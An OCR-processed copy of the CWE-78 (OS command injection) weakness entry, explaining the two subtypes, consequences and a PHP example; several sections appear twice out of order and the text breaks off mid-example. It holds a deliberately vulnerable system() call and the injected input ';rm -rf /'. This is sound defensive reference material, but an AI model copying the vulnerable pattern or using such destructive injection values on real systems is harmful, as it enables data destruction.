
The table(s) below shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and give insight to similar items that may exist at higher and lower levels of abstraction. In addition, relationships such as PeerOf and CanAlsoBe are defined to show similar weaknesses that the user may want to explore.

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
CanAlsoBe	B	88	Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
CanFollow	B	184	Incomplete List of Disallowed Inputs

Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	C	137	Data Neutralization Issues



Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

Home > CWE List > CWE- Individual Dictionary Definition (4.4) ID Lookup: Go

Home | About | CWE List | Scoring | Community | News | Guidance | Search

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Weakness ID: 78
Abstraction: Base
Structure: Simple

Status: Stable

Presentation Filter: Basic

Description

The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

Extended Description

This could allow attackers to execute unexpected, dangerous commands directly on the operating system. This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications. Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be accessible, or to call alternate commands with privileges that the attacker does not have. The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.

There are at least two subtypes of OS command injection:

1. The application intends to execute a single, fixed program that is under its own control. It intends to use externally-supplied inputs as arguments to that program. For example, the program might use system("nslookup [HOSTNAME]") to run nslookup and allow the user to supply a HOSTNAME, which is used as an argument. Attackers cannot prevent nslookup from executing. However, if the program does not remove command separators from the HOSTNAME argument, attackers could place the separators into the arguments, which allows them to execute their own program after nslookup has finished executing.
2. The application accepts an input that it uses to fully select which program to run, as well as which commands to use. The application simply redirects this entire command to the operating system. For example, the program might use "exec([COMMAND])" to execute the [COMMAND] that was supplied by the user. If the COMMAND is under attacker control, then the attacker can execute arbitrary commands or programs. If the command is being executed using functions like exec() and CreateProcess(), the attacker might not be able to combine multiple commands together in the same line.

From a weakness standpoint, these variants represent distinct programmer errors. In the first variant, the programmer clearly intends that input from untrusted parties will be part of the arguments in the command to be executed. In the second variant, the programmer does not intend for the command to be accessible to any untrusted party, but the programmer probably has not accounted for alternate ways in which malicious attackers can provide input.

Relationships


The table(s) below shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and give insight to similar items that may exist at higher and lower levels of abstraction. In addition, relationships such as PeerOf and CanAlsoBe are defined to show similar weaknesses that the user may want to explore.

Relevant to the view "Research Concepts" (CWE-1000)

Nature	*Type*	*ID*	*Name*
ChildOf	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
CanAlsoBe	B	88	Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
CanFollow	B	184	Incomplete List of Disallowed Inputs

Relevant to the view "Software Development" (CWE-699)

Nature	*Type*	*ID*	*Name*
MemberOf	C	137	Data Neutralization Issues



Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

Phase	Note
Architecture and Design	
Implementation	REALIZATION: This weakness is caused during implementation of an architectural security tactic.

Applicable Platforms

The listings below show possible areas for which the given weakness could appear. These may be for specific named Languages, Operating Systems, Architectures, Paradigms, Technologies, or a class of such platforms. The platform is listed along with how frequently the given weakness appears for that instance.

Languages

Class: Language-Independent *(Undetermined Prevalence)*

Common Consequences

The table below specifies different individual consequences associated with the weakness. The Scope identifies the application security area that is violated, while the Impact describes the negative technical impact that arises if an adversary succeeds in exploiting this weakness. The Likelihood provides information about how likely the specific consequence is expected to be seen relative to the other consequences in the list. For example, there may be high likelihood that a weakness will be exploited to achieve a certain impact, but a low likelihood that it will be exploited to achieve a different impact.

Scope	Impact	Likelihood
Confidentiality Integrity Availability Non-Repudiation	**Technical Impact:** *Execute Unauthorized Code or Commands; DoS: Crash, Exit, or Restart; Read Files or Directories; Modify Files or Directories; Read Application Data; Modify Application Data; Hide Activities* Attackers could execute unauthorized commands, which could then be used to disable the software, or read and modify data for which the attacker does not have permissions to access directly. Since the targeted application is directly executing the commands instead of the attacker, any malicious activities may appear to come from the application or the application's owner.	

Likelihood Of Exploit

High

Demonstrative Examples

Example 1

This example code intends to take the name of a user and list the contents of that user's home directory. It is subject to the first variant of OS command injection.

Example Language: **PHP** *(bad code)*

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

The $userName variable is not checked for malicious input. An attacker could set the $userName variable to an arbitrary OS command such as:

(attack code)

```
;rm -rf /
```

Which would result in $command being:

(result)

```
ls -l /home/;rm -rf /
```

Since the semi-colon is a command separator in Unix, the OS would first execute the ls command, then the rm command, deleting the entire file system.

Modes Of Introduction

The different Modes of Introduction provide information about how and when this weakness may be introduced. The Phase identifies a point in the life cycle at which introduction may occur, while the Note provides a typical scenario related to introduction during the given phase.

Phase	Note
Architecture and Design	
Implementation	REALIZATION: This weakness is caused during implementation of an architectural security tactic.

Applicable Platforms

The listings below show possible areas for which the given weakness could appear. These may be for specific named Languages, Operating Systems, Architectures, Paradigms, Technologies, or a class of such platforms. The platform is listed along with how frequently the given weakness appears for that instance.

Languages

Class: Language-Independent *(Undetermined Prevalence)*

Common Consequences

The table below specifies different individual consequences associated with the weakness. The Scope identifies the application security area that is violated, while the Impact describes the negative technical impact that arises if an adversary succeeds in exploiting this weakness. The Likelihood provides information about how likely the specific consequence is expected to be seen relative to the other consequences in the list. For example, there may be high likelihood that a weakness will be exploited to achieve a certain impact, but a low likelihood that it will be exploited to achieve a different impact.

Scope	Impact	Likelihood
Confidentiality Integrity Availability Non-Repudiation	**Technical Impact:** *Execute Unauthorized Code or Commands; DoS: Crash, Exit, or Restart; Read Files or Directories; Modify Files or Directories; Read Application Data; Modify Application Data; Hide Activities* Attackers could execute unauthorized commands, which could then be used to disable the software, or read and modify data for which the attacker does not have permissions to access directly. Since the targeted application is directly executing the commands instead of the attacker, any malicious activities may appear to come from the application or the application's owner.	

Likelihood Of Exploit

High

Demonstrative Examples

Example 1

This example code intends to take the name of a user and list the contents of that user's home directory. It is subject to the first variant of OS command injection.

Example Language: **PHP** *(bad code)*

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

The $userName variable is not checked for malicious input. An attacker could set the $userName variable to an arbitrary OS command such as:

(attack code)

